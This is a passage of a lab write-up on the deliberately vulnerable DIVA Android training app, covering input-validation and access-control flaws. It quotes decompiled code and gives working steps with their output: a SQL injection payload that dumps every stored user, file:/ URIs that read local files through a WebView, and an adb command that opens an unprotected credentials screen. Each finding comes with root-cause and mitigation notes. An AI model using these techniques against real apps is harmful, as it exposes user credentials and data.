
Next, I opened the DIVA APK in **JADX-GUI** to look at how the search works in the code.

I found this line in the source:


File View Navigation Tools Help
*diva-beta - jadx-gui
New version 1.5.2 available!
AndroidManifest.xml
SQLInjectionActivity
Code Smali Simple Fallback
Split view

```java
package jakhar.aseem.diva;

import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class SQLInjectionActivity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("sqli", 0, null);
            this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception e) {
            Log.d("Diva-sqli", "Error occurred while creating database for SQLI: " + e.getMessage());
        }
        setContentView(R.layout.activity_sqlinjection);
    }

    public void search(View view) {
        EditText srchtxt = (EditText) findViewById(R.id.ivi1search);
```


These are the **three hardcoded records** in the app's local database.



```java
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("sqli", 0, null);
            this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception e) {
            Log.d("Diva-sqli", "Error occurred while creating database for SQLI: " + e.getMessage());
        }
        setContentView(R.layout.activity_sqlinjection);
    }

    public void search(View view) {
        EditText srchtxt = (EditText) findViewById(R.id.ivi1search);
        try {
            Cursor cr = this.mDB.rawQuery("SELECT * FROM sqliuser WHERE user = '" + srchtxt.getText().toString() + "'", null);
            StringBuilder strb = new StringBuilder("");
            if (cr != null && cr.getCount() > 0) {
                cr.moveToFirst();
                do {
                    strb.append("User: (" + cr.getString(0) + ") pass: (" + cr.getString(1) + ") Credit card: (" + cr.getString(2) + ")\n");
                } while (cr.moveToNext());
            } else {
                strb.append("User: (" + srchtxt.getText().toString() + ") not found");
            }
            Toast.makeText(this, strb.toString(), 0).show();
        } catch (Exception e) {
            Log.d("Diva-sqli", "Error occurred while searching in database: " + e.getMessage());
        }
    }
}
```

This line is directly adding user input into an SQL query without any validation or sanitization.

I typed this into the input field:



Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

```
'OR '1'='1' --
```

```
User: (admin) pass: (passwd123) Credit card: (1234567812345678)
User: (diva) pass: (p@ssword) Credit card: (1111222233334444)
User: (john) pass: (password123) Credit card: (5555666677778888)
```

The app displayed **all three user records**: This confirmed the app is **vulnerable to SQL Injection**.

Root cause

App builds SQL like "...WHERE username = '" + userInput + "';" (no parameterization or sanitization), allowing crafted input to alter the query.

Impact

An attacker can retrieve, modify or delete local data (all user records shown), leading to data leakage, unauthorized access, and potential further misuse.

Severity:- High


Ease of exploitation:- Very easy

Mitigations

- Use parameterized queries / prepared statements (must): e.g., db.query() with selectionArgs or SQLiteStatement to avoid string concatenation.
- Validate & sanitize input (must): enforce allowed characters/length and reject suspicious patterns.
- Least privilege & minimize local data exposure (recommended): limit stored sensitive data, require server-side authorization for sensitive queries, and log/monitor abnormal queries.

Activity 8 - Input validation issue part 2

I opened the Input Validation – Part 2 option in the DIVA Beta app.
It displayed a screen with a text box asking to submit an URL to view. It looked like it would open whatever URL I typed in a **WebView**.




4:06

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

I opened the DIVA APK in **JADX-GUI** to look at how the search works in the code.



Find: Uri.parse

```
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.EditText;

/* loaded from: classes.dex */
public class InputValidation2URISchemeActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_input_validation2_urischeme);
        WebView wview = (WebView) findViewById(R.id.ivi2wview);
        WebSettings wset = wview.getSettings();
        wset.setJavaScriptEnabled(true);
    }

    public void get(View view) {
        EditText uriText = (EditText) findViewById(R.id.ivi2uri);
        WebView wview = (WebView) findViewById(R.id.ivi2wview);
        wview.loadUrl(uriText.getText().toString());
    }
}
```

The activity takes unvalidated user input from an EditText field and passes it directly to a WebView using loadUrl(). It also enables JavaScript execution. This allows an attacker to:

- Load local files using file:// URIs (e.g., uinfo.txt)
- Inject and execute JavaScript via javascript: URIs

Then, I first accessed a web URL to see if it works. Next, I then used **file:/ protocol** to access the files in this device and I was able to retrieve all the sensitive information from different locations.



2:26

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

https://www.google.com

VIEW


4:02


8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

file:/etc/hosts

VIEW

```
127.0.0.1          localhost
::1                ip6-localhost
```


4:09

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

file:/sdcard/.uinfo.txt

VIEW

```
Goodmorning:Goodmorning123
```

Root cause

App directly passes user-controlled URL to WebView (no validation/whitelist) and leaves JavaScript and file access enabled (setJavaScriptEnabled(true), allowFileAccess/allowUniversalAccessFromFileURLs true).

Impact

An attacker can read local files (file://), load remote malicious pages, or execute JS in the WebView — exposing sensitive files, cookies, and app data or performing actions on behalf of the app/user.

Severity:- High


Ease of exploitation:- Very easy

Mitigations

- Whitelist URLs only (must): accept only allowed schemes/hosts; reject arbitrary input.
- Disable file access & universal file access (must): webView.getSettings().setAllowFileAccess(false); and setAllowUniversalAccessFromFileURLs(false); setAllowFileAccessFromFileURLs(false);.
- Disable JavaScript unless strictly needed (must): setJavaScriptEnabled(false); if JS is needed, expose a safe JS interface with minimal surface and input checks.
- Use shouldOverrideUrlLoading & WebViewClient (must): intercept and validate/deny navigation.
- Use content security / same-origin restrictions & server-side checks (recommended): host untrusted content remotely with strict CSP and sanitize inputs.
- Least privilege & logging (recommended): restrict files accessible to app and log/alert on suspicious loads.

Activity 9 - Access control issue - part 1


I opened the access control issue – Part 1 option in the DIVA Beta app.
It displayed a screen showing a **“View API Credentials”** button. When I click the button, the app displays **API credentials** (e.g., username and password or API keys).



4:18

9. Access Control Issues - Part 1

Objective: You are able to access the API credentials when you click the button. Now, try to access the API credentials from outside the app.
Hint: Components of an app can be accessed from other apps or users if they are not properly protected. Components such as activities, services, content providers are prone to this.




4:19

Vendor API Credentials

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

These credentials are hardcoded or exposed directly to the user without verifying if the user is authorized to view them.




```
package jakhar.aseem.diva;

import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl1Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control1);
    }

    public void viewAPICredentials(View view) {
        Intent i = new Intent();
        i.setAction("jakhar.aseem.diva.action.VIEW_CREDS");
        if (i.resolveActivity(getPackageManager()) != null) {
            startActivity(i);
            return;
        }
        Toast.makeText(this, "Error while getting API details", 0).show();
        Log.e("Diva-aci1", "Couldn't resolve the Intent VIEW_CREDS to our activity");
    }
}
```

- This is an **implicit intent** using an action string.
- It doesn't specify **which app or component** should receive this intent.
- Android will **search all installed apps** to find one that registered to handle this action (VIEW_CREDS).
- If a **malicious app** on the device registers an intent filter for this action, it can intercept the intent and **steal or spoof the credentials**.

Rather than using the app’s button, I tested whether I could access the credentials screen directly, without following the normal app flow.

Using adb, ran the following command from Command Prompt:

adb shell am start -n jakhar.aseem.diva/.APICredsActivity



```
C:\Users\L E N O V O\Downloads\Android Setup\Android Setup>adb shell
genymotion:/ # am start jakhar.aseem.diva/.APICredsActivity
Starting: Intent { act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] cmp=jakhar.aseem.diva/.APICredsActivity }
genymotion:/ #
```

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

This command **directly launched the activity** responsible for showing API credentials **without any user authentication**.

Root cause

Activity exposes credentials (hardcoded/exposed) and is reachable without auth (exported/implicit intent), allowing other apps or direct am start to open it.

Impact

Any local malicious app or user who can run adb can view or intercept API keys/credentials → credential theft, API misuse, account compromise.

Severity:- High

Ease of exploitation:- Very easy

Mitigations


- Require auth & server-side control (must): never show secrets client-side without verifying user identity with server; fetch secrets only after server auth and over TLS.
- Restrict component exposure (must): set android:exported="false" for internal activities or require a custom permission; validate getCallingPackage()/getIntent() if export needed.
- Avoid hardcoded secrets & use least privilege (must): remove hardcoded API keys from APK; store server-side and use short-lived tokens. Also use intent explicitness (explicit component names) rather than implicit action strings.

Activity 10 - Access control issue - part 2

In this the application allows users to register for a third-party service (TVEETER) using a PIN provided by the vendor. However, the button labeled **"VIEW TVEETER API CREDENTIALS"** exposes API credentials even **without the required registration step or PIN validation**, indicating a broken access control issue.


This is a **Business Logic Flaw**, where sensitive API credentials can be accessed **without fulfilling the intended registration flow**, undermining the purpose of PIN-based verification.

I opened the access control issue – Part 2 option in the DIVA Beta app.
It displayed a screen showing a “Registered now” and “Already registered” button. When I click on the already registered button, the app displays API credentials and when I click on the registered now button it asks me to enter a pin received from the vendor.



